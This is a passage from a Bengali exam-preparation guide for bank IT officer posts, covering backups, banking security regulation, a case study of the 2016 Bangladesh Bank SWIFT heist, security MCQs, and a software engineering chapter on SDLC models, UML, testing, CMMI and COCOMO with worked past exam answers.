Full	সব ডেটা	সবচেয়ে ধীর, বেশি জায়গা	সবচেয়ে দ্রুত — একটি সেট
Incremental	শেষ **যেকোনো** backup-এর পর বদলানো ডেটা	সবচেয়ে দ্রুত, কম জায়গা	ধীর — শেষ full + সব incremental
Differential	শেষ **full** backup-এর পর বদলানো ডেটা	মাঝামাঝি (দিন যত যায় বড় হয়)	শেষ full + শেষ differential

3-2-1 নিয়ম: ডেটার ৩টি কপি, ২ ধরনের মিডিয়ায়, ১টি offsite (ransomware-এর জন্য একটি offline/immutable)।

- **RPO (Recovery Point Objective):** সর্বোচ্চ কত সময়ের ডেটা হারানো গ্রহণযোগ্য → backup কত ঘন ঘন হবে নির্ধারণ করে।
- **RTO (Recovery Time Objective):** বিপর্যয়ের পর কত সময়ের মধ্যে সেবা চালু করতে হবে।
- **BCP** (Business Continuity Plan) = পুরো ব্যবসা চালু রাখার পরিকল্পনা; **DRP** (Disaster Recovery Plan) = তার IT অংশ। **DR site:** Hot (প্রায় সঙ্গে সঙ্গে চালু, ব্যয়বহুল), Warm, Cold। বাংলাদেশ ব্যাংক নির্দেশনা অনুযায়ী ব্যাংকগুলোকে প্রাথমিক ডেটা সেন্টার থেকে ভিন্ন ভূকম্পন ঝুঁকির অঞ্চলে DR সাইট রাখতে হয়।

৮.৮ ব্যাংকিং খাতের নিয়ন্ত্রক কাঠামো ও শিক্ষা

- **Bangladesh Bank ICT Security Guideline** (Guideline on ICT Security for Banks and Financial Institutions; প্রথম ২০১০, সর্বশেষ বড় সংস্করণ ২০২৩): ICT governance ও steering committee, risk

management, access control (unique ID, password নীতি, MFA), change management, data center ও DR, BCP, backup, network ও cyber security, incident management, outsourcing/vendor management এবং নিয়মিত IS audit বাধ্যতামূলক করে।

- **PCI-DSS** (Payment Card Industry Data Security Standard): card data সংরক্ষণ, প্রক্রিয়া বা পাঠায় এমন সব প্রতিষ্ঠানের জন্য ১২টি মূল প্রয়োজনীয়তা — firewall, ডিফল্ট password না রাখা, cardholder data সুরক্ষা ও encryption, antivirus, নিরাপদ সিস্টেম, need-to-know access, unique ID, physical access, logging, নিয়মিত পরীক্ষা, নিরাপত্তা নীতি। CVV/PIN authorization-এর পর সংরক্ষণ নিষিদ্ধ।
- অন্যান্য: ISO/IEC 27001 (ISMS), SWIFT CSCF (Customer Security Controls Framework), ডিজিটাল নিরাপত্তা আইনের পরবর্তী **সাইবার নিরাপত্তা আইন ২০২৩**।

> **কেস স্টাডি: বাংলাদেশ ব্যাংক রিজার্ভ চুরি (ফেব্রুয়ারি ২০১৬)**
>
> হ্যাকাররা বাংলাদেশ ব্যাংকের নেটওয়ার্কে malware ঢুকিয়ে SWIFT credential হাতিয়ে নেয় এবং নিউইয়র্ক ফেডারেল রিজার্ভ ব্যাংকে প্রায় ৯৫১ মিলিয়ন ডলারের ৩৫টি ভুয়া পেমেন্ট নির্দেশ পাঠায়। বেশিরভাগ আটকানো গেলেও **৮১ মিলিয়ন ডলার** ফিলিপাইনের RCBC ব্যাংক হয়ে ক্যাসিনোতে এবং প্রায় ২০ মিলিয়ন শ্রীলঙ্কায় যায় (শ্রীলঙ্কারটি ফেরত আসে)। ঘটনাটি বৃহস্পতি-শুক্রবারের ছুটিকে কাজে লাগিয়ে করা হয়; malware SWIFT Alliance software-এর লেনদেনের রেকর্ড ও প্রিন্টার আউটপুট গোপন করেছিল।
>
> **শিক্ষা:** (১) SWIFT সহ গুরুত্বপূর্ণ সিস্টেমকে সাধারণ নেটওয়ার্ক থেকে আলাদা করা (segmentation) — রিপোর্টে সস্তা switch ও firewall না থাকার কথা উঠে আসে; (২) privileged account-এ MFA ও কঠোর নিয়ন্ত্রণ; (৩) ২৪×৭ monitoring ও log পর্যালোচনা; (৪) লেনদেনের স্বাধীন reconciliation; (৫) কর্মী প্রশিক্ষণ ও phishing সচেতনতা; (৬) এরপরই SWIFT CSP/CSCF চালু হয়।

৮.৯ MCQ অনুশীলন

1. কোন আক্রমণ অতিরিক্ত traffic দিয়ে সিস্টেম অচল করে দেয়?

(ক) Phishing (খ) DoS
(গ) Spoofing (ঘ) Sniffing

উত্তর: (খ) — Availability-র ওপর আক্রমণ।

2. HTTP-র চেয়ে HTTPS বেশি নিরাপদ কেন?

(ক) IP (খ) Encryption
(গ) Cookies (ঘ) Proxy

উত্তর: (খ) — TLS দিয়ে encryption ও server authentication।

3. প্রেরক পরে বার্তা পাঠানোর কথা অস্বীকার করতে পারবে না — কোন ধারণা?

(ক) Confidentiality (খ) Integrity
(গ) Non-repudiation (ঘ) Availability

উত্তর: (গ) — digital signature দিয়ে নিশ্চিত হয়।

4. Cyber security-তে CIA-র পূর্ণরূপ কী?

(ক) Central Intelligence Agency (খ) Confidentiality, Integrity, Availability
(গ) Control, Identity, Access (ঘ) Cipher, Integrity, Authentication

উত্তর: (খ)।

5. নিচের কোনটি administrative control?

(ক) Security guard
(খ) User training
(গ) Smart card
(ঘ) Encryption

উত্তর: (খ) — guard/smart card physical, encryption technical।

6. Social engineering সবচেয়ে কার্যকরভাবে প্রতিরোধ করে কোনটি?

(ক) Firewall
(খ) Antivirus
(গ) নিরাপত্তা সচেতনতা প্রশিক্ষণ
(ঘ) Encryption

উত্তর: (গ) — আক্রমণটি মানুষকে লক্ষ্য করে, প্রযুক্তিকে নয়।

7. Linux সার্ভারের দূরবর্তী প্রশাসনের সবচেয়ে নিরাপদ উপায় কোনটি?

(ক) root হিসেবে Telnet
(খ) Password দিয়ে SSH
(গ) Key-based SSH
(ঘ) Unencrypted VNC

উত্তর: (গ) — password brute-force ঝুঁকি থাকে না।

8. Dictionary attack কী?

(ক) সব সম্ভাব্য অক্ষর-সমন্বয় চেষ্টা
(খ) প্রচলিত শব্দ/password-এর তালিকা দিয়ে অনুমান
(গ) ভুয়া ওয়েবসাইট দিয়ে প্রতারণা
(ঘ) নেটওয়ার্ক packet চুরি

উত্তর: (খ) — (ক) হলো brute-force।

9. DMZ-এর প্রধান উদ্দেশ্য কী?

(ক) ভেতরের নেটওয়ার্কের গতি বাড়ানো
(খ) পাবলিক সার্ভারকে internal নেটওয়ার্ক থেকে আলাদা রাখা
(গ) IP address বাঁচানো
(ঘ) Wi-Fi সুরক্ষা

উত্তর: (খ)।

10. কোনটি asymmetric algorithm?

(ক) AES
(খ) DES
(গ) RSA
(ঘ) Blowfish

উত্তর: (গ) — বাকিগুলো symmetric।

11. Hash function-এর বৈশিষ্ট্য নয় কোনটি?

(ক) One-way
(খ) স্থির দৈর্ঘ্যের output
(গ) Key দিয়ে মূল ডেটা ফেরত আনা যায়
(ঘ) Collision-resistant

উত্তর: (গ) — এটি encryption-এর বৈশিষ্ট্য।

12. যে malware host ছাড়াই নেটওয়ার্কে নিজে নিজে ছড়ায় তার নাম?

(ক) Virus
(খ) Worm
(গ) Trojan
(ঘ) Rootkit

উত্তর: (খ) — যেমন WannaCry।

13. Traffic শনাক্ত করে কিন্তু নিজে আটকায় না — কোন ব্যবস্থা?

(ক) IPS (খ) IDS

(গ) Firewall (ঘ) WAF

উত্তর: (খ) — IDS passive, শুধু alert দেয়।

14. শেষ full backup-এর পর থেকে বদলানো সব ডেটা কপি করে কোনটি?

(ক) Incremental (খ) Differential

(গ) Mirror (ঘ) Snapshot

উত্তর: (খ) — incremental শেষ যেকোনো backup থেকে কপি করে।

15. ২০১৬ সালের বাংলাদেশ ব্যাংক রিজার্ভ চুরিতে কোন বার্তা ব্যবস্থার credential অপব্যবহার করা হয়?

(ক) BEFTN (খ) SWIFT

(গ) NPSB (ঘ) RTGS

উত্তর: (খ) — নিউইয়র্ক ফেডে ভুয়া SWIFT payment message পাঠানো হয়।


অধ্যায় ৯ — সফটওয়্যার ইঞ্জিনিয়ারিং

Software Engineering

Officer (IT), Senior Officer (IT), Assistant Programmer এবং AME — চারটি পদেই এখান থেকে প্রশ্ন আসে: কোন SDLC মডেল বেছে নেবেন, UML ডায়াগ্রাম আঁকা, Unit বনাম Integration Testing, V&V ও CMMI। MCQ-তে Waterfall, Agile, Re-engineering, Git প্রায় নিয়মিত।

৯.১ SDLC — সফটওয়্যার তৈরির ধাপ

যেকোনো সফটওয়্যার প্রজেক্ট মোটামুটি এই ধাপগুলোর মধ্য দিয়ে যায়। মডেলগুলোর পার্থক্য হলো ধাপগুলো **কী ক্রমে ও কতবার** করা হয়।



চিত্র ৯.১: SDLC-র ছয়টি ধাপ (Feasibility study অনেকে আলাদা প্রথম ধাপ ধরেন)

৯.২ SDLC মডেলসমূহ — তুলনা

মডেল	মূল ধারণা	কখন উপযুক্ত	দুর্বলতা
Waterfall (Linear Sequential)	এক ধাপ শেষ হলে পরের ধাপ; পেছনে ফেরা কঠিন	Requirement স্থির ও পরিষ্কার, ছোট প্রজেক্ট	দেরিতে working software; পরিবর্তন ব্যয়বহুল
V-Model	প্রতিটি development ধাপের বিপরীতে একটি testing ধাপ (Verification ↔ Validation)	Safety-critical, ব্যাংকের কোর মডিউল যেখানে কঠোর টেস্টিং লাগে	Waterfall-এর মতোই অনমনীয়
Incremental	সফটওয়্যার কয়েকটি ছোট অংশে (increment) ডেলিভারি; প্রতিটি অংশ ব্যবহারযোগ্য	দ্রুত মূল ফিচার দরকার, পরে বাকিটা	শুরুতে পুরো আর্কিটেকচার ভালোভাবে ভাবতে হয়
Iterative	একটি সরল সংস্করণ বানিয়ে বারবার উন্নত করা	Requirement শুরুতে অস্পষ্ট	রিসোর্স ও সময় অনুমান কঠিন
Spiral (Boehm)	প্রতিটি চক্রে: Planning → **Risk Analysis** → Engineering → Evaluation	বড়, ব্যয়বহুল, ঝুঁকিপূর্ণ প্রজেক্ট	ব্যয়বহুল; risk বিশেষজ্ঞ লাগে
Prototype	আগে একটি নমুনা (prototype) দেখিয়ে requirement নিশ্চিত করা	ইউজার নিজেও নিশ্চিত নয় কী চায় (UI-ভিত্তিক)	ক্লায়েন্ট prototype-কেই আসল ভাবতে পারে
RAD	Component reuse + টাইম-বক্স; ৬০–৯০ দিনে ডেলিভারি	মডিউলারাইজ করা যায় এমন সিস্টেম, দক্ষ টিম	বড় টিম ও শক্তিশালী ইউজার অংশগ্রহণ লাগে

Agile (Scrum)	২–৪ সপ্তাহের Sprint; প্রতিটি sprint-এ working software ও feedback	Requirement ঘন ঘন বদলায়; ক্লায়েন্ট সক্রিয়	ডকুমেন্টেশন কম; বড় fixed-price চুক্তিতে কঠিন

মনে রাখার কৌশল

"Linear sequential" = Waterfall · "Risk" = Spiral · "Testing ধাপ জোড়া" = V-Model · "আগে নমুনা" = Prototype · "Sprint/feedback" = Agile · "অংশে অংশে ডেলিভারি" = Incremental।

বিগত প্রশ্ন Officer IT 2026 (25105)

A software company has been hired to develop an Online Library Management System for a university. The librarian wants the system to be delivered in phases so that feedback from users can be incorporated after each release. As a software developer, identify the most suitable software development model and justify your answer.

উত্তর: সবচেয়ে উপযুক্ত মডেল **Incremental Model** (বা Agile/Scrum — যা মূলত iterative-incremental)।
যুক্তি:

1. **Phase-wise delivery:** লাইব্রেরিয়ান ধাপে ধাপে ডেলিভারি চান — Incremental মডেলে প্রতিটি increment একটি ব্যবহারযোগ্য অংশ। যেমন: Increment-1: Book catalog ও search; Increment-2: Member registration ও issue/return; Increment-3: Fine calculation ও report; Increment-4: Online reservation ও notification।
2. **User feedback:** প্রতিটি release-এর পর ইউজারের মতামত পরের increment-এ যুক্ত করা যায় — Waterfall-এ এটি সম্ভব নয়, কারণ সেখানে শেষে একবারে ডেলিভারি হয়।
3. **কম ঝুঁকি:** প্রথম থেকেই মূল ফিচার চালু থাকে; ভুল ধরা পড়ে আগেভাগে, ঠিক করার খরচ কম।
4. **Requirement পরিবর্তন:** বিশ্ববিদ্যালয়ের নিয়ম (fine, borrowing limit) বদলালে পরের increment-এ সহজে যোগ করা যায়।

Waterfall বাদ, কারণ এতে মাঝপথে feedback নেওয়ার সুযোগ নেই; Spiral অপ্রয়োজনীয়ভাবে ব্যয়বহুল, কারণ এখানে বড় technical risk নেই।

Agile Manifesto (২০০১) — ৪টি মূল্যবোধ

1. **Individuals and interactions** over processes and tools
2. **Working software** over comprehensive documentation
3. **Customer collaboration** over contract negotiation
4. **Responding to change** over following a plan

Agile-এর ১২টি principle আছে; এর মধ্যে MCQ-তে বেশি আসে: ঘন ঘন working software ডেলিভারি, দেরিতে হলেও পরিবর্তনকে স্বাগত জানানো, ব্যবসায়ী ও ডেভেলপারের প্রতিদিন একসাথে কাজ, মুখোমুখি কথোপকথন।

Scrum পরিভাষা: Product Owner (product backlog-এর মালিক), Scrum Master (প্রক্রিয়ার সহায়ক), Development Team; Sprint (২–৪ সপ্তাহ), Sprint Planning, Daily Stand-up (১৫ মিনিট), Sprint Review, Sprint Retrospective; Artifacts: Product Backlog, Sprint Backlog, Increment।

৯.৩ Requirement Engineering

Functional Requirement	Non-functional Requirement
সিস্টেম **কী করবে**	সিস্টেম **কতটা ভালোভাবে** করবে (quality attribute)
উদাহরণ: গ্রাহক এক অ্যাকাউন্ট থেকে অন্য অ্যাকাউন্টে টাকা পাঠাতে পারবে; ATM ব্যালান্স দেখাবে	উদাহরণ: লেনদেন ২ সেকেন্ডে সম্পন্ন হবে (performance); ৯৯.৯% availability; পাসওয়ার্ড encrypted থাকবে (security)
Use case, user story দিয়ে প্রকাশ	Performance, Security, Reliability, Usability, Scalability, Maintainability

ধাপ: Elicitation (interview, questionnaire, observation) → Analysis → Specification (**SRS** — Software Requirement Specification) → Validation → Management। ভালো SRS: correct, unambiguous, complete, consistent, verifiable, traceable।

৯.৪ UML ডায়াগ্রাম

UML-এ দুই ধরনের ডায়াগ্রাম: **Structural** (Class, Object, Component, Deployment, Package) এবং **Behavioral** (Use Case, Sequence, Activity, State, Communication)।

Class Diagram-এর সম্পর্ক


সম্পর্ক	চিহ্ন	অর্থ ও উদাহরণ
Association	সরল রেখা	দুই ক্লাস একে অপরকে চেনে (Customer — Account)
Aggregation	ফাঁকা ডায়মন্ড ◇	“has-a”, অংশ আলাদাভাবে টিকে থাকতে পারে (Department ◇— Employee)
Composition	ভরাট ডায়মন্ড ◆	শক্ত “part-of”, পূর্ণ মুছলে অংশও মুছে যায় (House ◆— Room)
Generalization (Inheritance)	ফাঁকা ত্রিভুজ △	“is-a” (SavingsAccount → Account)
Dependency	ড্যাশ রেখা + তীর	সাময়িক ব্যবহার (Report ⇢ Printer)
Realization	ড্যাশ রেখা + ফাঁকা ত্রিভুজ	Class একটি Interface implement করে

Visibility: `+` public, `-` private, `#` protected, `~` package। Multiplicity: `1`, `0..1`, `*`, `1..*`।

বিগত প্রশ্ন BB AP 2023

Draw a class diagram. A token-ring based local-area-network (LAN) is a network consisting of nodes, in which network packets are sent around. Every node has a unique name within the network, and refers to its next node. Different kinds of nodes exist: workstations are originators of messages; servers and printers are network nodes that can receive messages. Packets contain an originator, a destination and content, and are sent around on a network. A LAN is a circular configuration of nodes.

বিশ্লেষণ (noun → class, verb → method/association): LAN, Node, Workstation, Server, Printer, Packet হলো class। "every node refers to its next node" → Node-এর নিজের সাথে **self-association** (next, multiplicity 1)। "different kinds of nodes" → **Generalization**। LAN অনেক Node নিয়ে গঠিত → **Aggregation** (LAN 1 ◇— 2..* Node)। Packet-এর originator ও destination দুটিই Node-এর রেফারেন্স।



চিত্র ৯.২: Token-ring LAN-এর class diagram (Node-এর self-association "next" দিয়ে বৃত্তাকার ring গঠিত)


লেখার সময় উল্লেখ করুন: ReceiverNode নামের মধ্যবর্তী abstract class ঐচ্ছিক — সরাসরি Server ও Printer-কে Node-এর subclass করে প্রত্যেকটিতে receive() রাখলেও পূর্ণ নম্বর পাওয়া উচিত। মূল বিষয় তিনটি: generalization, self-association (next), Packet ↔ Node association।

Use Case Diagram

Actor (stick figure), use case (ডিম্বাকৃতি), system boundary (আয়তক্ষেত্র)। সম্পর্ক: **«include»** — বাধ্যতামূলকভাবে অন্য use case চালায় (Checkout «include» Make Payment); **«extend»** — শর্তসাপেক্ষে যুক্ত হয় (Apply Coupon «extend» Checkout)।

বিগত প্রশ্ন Officer IT 2024

Draw a use case diagram for an e-commerce system. Customer – browses catalog, selects items, provides shipping info, and completes payment. System – processes the payment, provides pricing, and sends email confirmation.



চিত্র ৯.৩: E-commerce use case diagram (Customer ও System দুটি actor)

Sequence Diagram (সংক্ষেপে)

সময়ের ক্রমে object-গুলোর মধ্যে message আদান-প্রদান দেখায়। উপাদান: lifeline (উল্লম্ব ড্যাশ রেখা), activation bar, synchronous message (ভরাট তীর), return message (ড্যাশ তীর)। উদাহরণ ATM withdrawal: Customer → ATM: insertCard() → ATM → Bank: verifyPIN() → Bank --> ATM: OK → ATM → Bank: debit(amount) → ATM → Customer: dispenseCash()।

৯.৫ সফটওয়্যার টেস্টিং

টেস্টিং-এর স্তর

স্তর	কী টেস্ট হয়	কে করে	উদাহরণ (ব্যাংক)
Unit	একক function/method/class, আলাদাভাবে	ডেভেলপার (JUnit, NUnit, PyTest)	`calculateInterest()` সঠিক মান দেয় কিনা
Integration	একাধিক মডিউলের interface ও ডেটা প্রবাহ	ডেভেলপার/টেস্টার	Fund Transfer মডিউল ↔ Account মডিউল ↔ SMS gateway
System	সম্পূর্ণ সিস্টেম, functional + non-functional	স্বাধীন QA টিম	পুরো internet banking end-to-end, load test
Acceptance (UAT)	ব্যবসায়িক চাহিদা পূরণ হয়েছে কিনা	ক্লায়েন্ট/শেষ ব্যবহারকারী	ব্রাঞ্চ কর্মকর্তারা বাস্তব কাজ করে দেখেন

বিগত প্রশ্ন SO IT 2026 (25104)

Explain the difference between Unit Testing and Integration Testing.

বিষয়	Unit Testing	Integration Testing
Scope	একক unit (function, method, class)	একাধিক unit/মডিউলের সমন্বয়
উদ্দেশ্য	unit-এর ভেতরের logic সঠিক কিনা	মডিউলগুলোর interface, ডেটা আদান-প্রদান সঠিক কিনা
কখন	প্রথমে, কোড লেখার সাথে সাথেই	unit testing-এর পরে
Dependency	বাইরের নির্ভরতা Stub/Mock দিয়ে প্রতিস্থাপিত	আসল মডিউল ব্যবহার; অসম্পূর্ণ অংশে Stub (top-down) বা Driver (bottom-up)
টেস্টিং ধরন	সাধারণত White-box	সাধারণত Black-box/Grey-box
ত্রুটি খোঁজা	সহজ — নির্দিষ্ট unit-এ সীমাবদ্ধ	তুলনামূলক কঠিন — কোন interface-এ ভুল তা খুঁজতে হয়
Tools	JUnit, NUnit, PyTest	Postman, Selenium, TestNG

Integration testing-এর পদ্ধতি: Big-bang, Top-down (Stub লাগে), Bottom-up (Driver লাগে), Sandwich/Hybrid।

Black-box বনাম White-box

Black-box	White-box (Glass/Structural)
ভেতরের কোড না দেখে, input-output দেখে	কোডের ভেতরের গঠন জেনে
কৌশল: Equivalence Partitioning, **Boundary Value Analysis**, Decision Table, State Transition	কৌশল: Statement/Branch/Path coverage, **Cyclomatic Complexity**, Loop testing
টেস্টার/ইউজার করতে পারে	প্রোগ্রামিং জ্ঞান লাগে

Cyclomatic Complexity V(G) = E − N + 2P = (decision points) + 1

উদাহরণ: Boundary Value Analysis

ATM থেকে একবারে ৫০০–২০,০০০ টাকা তোলা যায়। BVA test value: 499, 500, 501, 19,999, 20,000, 20,001। Equivalence class: <500 (invalid), 500–20000 (valid), >20000 (invalid)।

উদাহরণ: Cyclomatic Complexity

একটি ফাংশনে ২টি `if` ও ১টি `while` আছে → decision point = ৩ → V(G) = 3 + 1 = **4**, অর্থাৎ অন্তত ৪টি স্বাধীন path টেস্ট করতে হবে। (Graph থেকে: E = 9, N = 7, P = 1 হলে V = 9 − 7 + 2 = 4)

অন্যান্য টেস্টিং: Regression — পরিবর্তনের পর পুরোনো ফিচার এখনও ঠিক আছে কিনা; **Smoke** — বিল্ড মৌলিকভাবে চলে কিনা; **Sanity** — নির্দিষ্ট fix ঠিক হয়েছে কিনা; **Alpha** (ডেভেলপারের সাইটে) বনাম **Beta** (ইউজারের পরিবেশে); **Load/Stress/Performance**; **Penetration** testing।

৯.৬ Verification & Validation এবং CMMI

Barry Boehm-এর সংজ্ঞা

Verification: "Are we building the product *right*?" — স্পেসিফিকেশন অনুযায়ী তৈরি হচ্ছে কিনা (static; কোড না চালিয়ে)।
Validation: "Are we building the *right* product?" — ইউজারের আসল চাহিদা পূরণ করছে কিনা (dynamic; কোড চালিয়ে)।

বিগত প্রশ্ন BB AME 2023

Verification and validation are two process areas at CMMI level 3. For both of these areas provide (a) a definition (b) a description of how you can fulfill these areas in your software testing activities.

(a) সংজ্ঞা:
Verification (VER) — CMMI অনুযায়ী এর উদ্দেশ্য হলো নিশ্চিত করা যে নির্বাচিত work product (requirement document, design, code) তাদের নির্দিষ্ট requirement পূরণ করে। প্রশ্ন: আমরা কি ঠিকভাবে তৈরি করছি?
Validation (VAL) — উদ্দেশ্য হলো প্রমাণ করা যে product বা product component তার উদ্দিষ্ট পরিবেশে রাখলে উদ্দিষ্ট ব্যবহার (intended use) পূরণ করে। প্রশ্ন: আমরা কি সঠিক জিনিস তৈরি করছি?

(b) টেস্টিং কার্যক্রমে কীভাবে পূরণ করবেন:

Verification	Validation
Verification-এর জন্য work product নির্বাচন ও verification পদ্ধতি পরিকল্পনা (test plan-এ লিখে রাখা)	কোন product/component validate হবে তা নির্বাচন; validation environment (UAT server, বাস্তব ডেটার নমুনা) প্রস্তুত
Peer review: requirement review, design review, **code inspection**, walkthrough, checklist	**User Acceptance Testing**, beta testing, prototype demonstration, end-user দিয়ে scenario test
Static analysis tool (SonarQube), unit test, integration test — spec-এর সাথে মেলানো	System testing বাস্তব workflow-এ; ব্যবসায়িক use case অনুযায়ী test case
Requirement Traceability Matrix দিয়ে প্রতিটি requirement-এর test আছে কিনা যাচাই	ফলাফল বিশ্লেষণ করে stakeholder-এর sign-off নেওয়া
ত্রুটি রেকর্ড (defect log) ও corrective action	Validation result বিশ্লেষণ ও প্রয়োজনীয় পরিবর্তন

সংক্ষেপে: Verification হয় প্রতিটি development ধাপের শেষে (review + inspection), Validation হয় product তৈরি হওয়ার পর বাস্তব পরিবেশে (testing + UAT)। V-Model-এর বাম বাহু Verification, ডান বাহু Validation।

CMMI-র ৫টি Maturity Level

Level	নাম	বৈশিষ্ট্য
1	Initial	প্রক্রিয়া অনিয়মিত, ব্যক্তিনির্ভর (heroics)
2	Managed	প্রজেক্ট-স্তরে পরিকল্পনা, requirement management, configuration management

3	Defined	প্রতিষ্ঠান-জুড়ে standard process; VER, VAL, Requirement Development, Technical Solution, Risk Management
4	Quantitatively Managed	পরিসংখ্যান ও মেট্রিক্স দিয়ে প্রক্রিয়া নিয়ন্ত্রণ
5	Optimizing	ধারাবাহিক প্রক্রিয়া উন্নয়ন, causal analysis

> **মনে রাখুন**
> "I M D Q O" — **I**nitial, **M**anaged, **D**efined, **Q**uantitatively managed, **O**ptimizing।

৯.৭ ডিজাইন নীতি: Cohesion ও Coupling

ভালো ডিজাইন = **High Cohesion, Low Coupling**।

- **Cohesion** — একটি মডিউলের ভেতরের উপাদানগুলো কতটা একই কাজের সাথে সম্পর্কিত। খারাপ → ভালো: Coincidental < Logical < Temporal < Procedural < Communicational < Sequential < **Functional** (সেরা)।
- **Coupling** — মডিউলগুলো একে অপরের ওপর কতটা নির্ভরশীল। খারাপ → ভালো: **Content** (সবচেয়ে খারাপ) > Common > External > Control > Stamp > **Data** (সেরা) > No coupling।

অন্যান্য: Modularity, Abstraction, Information hiding, SOLID (Single responsibility, Open–closed, Liskov substitution, Interface segregation, Dependency inversion), DRY।

৯.৮ সফটওয়্যার এস্টিমেশন: COCOMO ও Function Point

Basic COCOMO: $E = a \cdot (KLOC)^b$ person-month | $D = c \cdot E^d$ month | Staff = E / D

Project type	a	b	c	d	বৈশিষ্ট্য
Organic	2.4	1.05	2.5	0.38	ছোট, অভিজ্ঞ টিম, পরিচিত সমস্যা
Semi-detached	3.0	1.12	2.5	0.35	মাঝারি
Embedded	3.6	1.20	2.5	0.32	কঠোর হার্ডওয়্যার/রিয়েল-টাইম সীমাবদ্ধতা

> **উদাহরণ: ৩২ KLOC organic প্রজেক্ট**
> $E = 2.4 \times 32^{1.05} = 2.4 \times 38.05 \approx$ **91.3 person-month**
> $D = 2.5 \times 91.3^{0.38} = 2.5 \times 5.56 \approx$ **13.9 month**
> Staff = 91.3 / 13.9 ≈ **6.6** ≈ **৭ জন** ডেভেলপার।

Function Point (FP): কোডের লাইন নয়, ফাংশনালিটি দিয়ে আকার মাপা। ৫টি উপাদান গণনা: External Inputs, External Outputs, External Inquiries, Internal Logical Files, External Interface Files। FP = UFP × VAF, যেখানে VAF = $0.65 + 0.01 \times \Sigma F_i$ (১৪টি general system characteristic, প্রতিটি ০–৫)। ভাষা-নিরপেক্ষ বলে শুরুতেই এস্টিমেশন সম্ভব।

৯.৯ Maintenance ও Re-engineering

Maintenance-এর ধরন	অর্থ

Corrective	রিপোর্টেড বাগ ঠিক করা
Adaptive	নতুন পরিবেশে মানিয়ে নেওয়া (নতুন OS, নতুন BB রেগুলেশন)
Perfective	নতুন ফিচার/পারফরম্যান্স উন্নয়ন (সবচেয়ে বেশি খরচ হয়)
Preventive	ভবিষ্যৎ সমস্যা রোধে কোড restructure (refactoring)

- **Forward Engineering:** requirement → design → code (স্বাভাবিক দিক)।
- **Reverse Engineering:** বিদ্যমান code থেকে design/specification উদ্ধার করা।
